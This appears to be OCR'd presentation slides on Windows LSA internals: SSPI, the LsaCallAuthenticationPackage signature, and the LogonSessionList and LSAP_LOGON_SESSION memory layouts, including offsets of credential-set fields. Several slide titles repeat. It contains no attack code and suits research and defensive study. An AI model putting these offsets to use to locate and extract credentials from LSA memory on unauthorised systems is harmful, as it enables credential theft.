
Security Support Provider Interface (SSPI)




Security Support Provider Interface (SSPI)




Security Support Provider Interface (SSPI)




Security Support Provider Interface (SSPI)



Security Support Provider Interface (SSPI)



Security Support Provider Interface (SSPI)



Security Support Provider Interface (SSPI)

- Some authentication package functionality may not fit into the SSPI framework


C++ Copy

```
NTSTATUS LsaCallAuthenticationPackage(
  [in]  HANDLE    LsaHandle,
  [in]  ULONG     AuthenticationPackage,
  [in]  PVOID     ProtocolSubmitBuffer,
  [in]  ULONG     SubmitBufferLength,
  [out] PVOID     *ProtocolReturnBuffer,
  [out] PULONG    ReturnBufferLength,
  [out] PNTSTATUS ProtocolStatus
);
```

- Not opaque, requires detailed knowledge about the underlying protocol


Session Management

- Interactive logons result in the creation of logon session objects
- The LSA manages an internal list of logon session objects called *LogonSessionList*



Session Management

- The *LogonSessionList* structure is a 32-element array of doubly linked lists
  - Index is based on a hash function over the LogonId (LUID) of a session
  - Each doubly linked list contains logon session objects



DWORD [32]	
0x00	Count [0]
...	...
...	...
...	...
...	...
...	...
0x7c	Count [31]

LogonSessionListCount

Session Management

LSAP_LOGON_SESSION	
...	...
0x70	LogonId
...	...
0xa0	AccountName
0xb0	AuthorityName
...	...
0xe0	UserSid
0xe8	LogonType
...	...
0x118	Packages
...	...
0x168	CredentialSets
...	...

Session Management

LSAP_LOGON_SESSION	
...	...
0x70	LogonId
...	...
0xa0	AccountName
0xb0	AuthorityName
...	...
0xe0	UserSid
0xe8	LogonType
...	...
0x118	Packages
0x168	CredentialSets
...	...


Session Management

- Each logon session object contains a singly linked list of authentication package objects

LSAP_LOGON_SESSION	
...	...
0x70	LogonId
...	...
0xa0	AccountName
0xb0	AuthorityName
...	...
0xe0	UserSid
0xe8	LogonType
0x118	Packages
...	...
0x168	CredentialSets → Credential Manager Keys
...	...

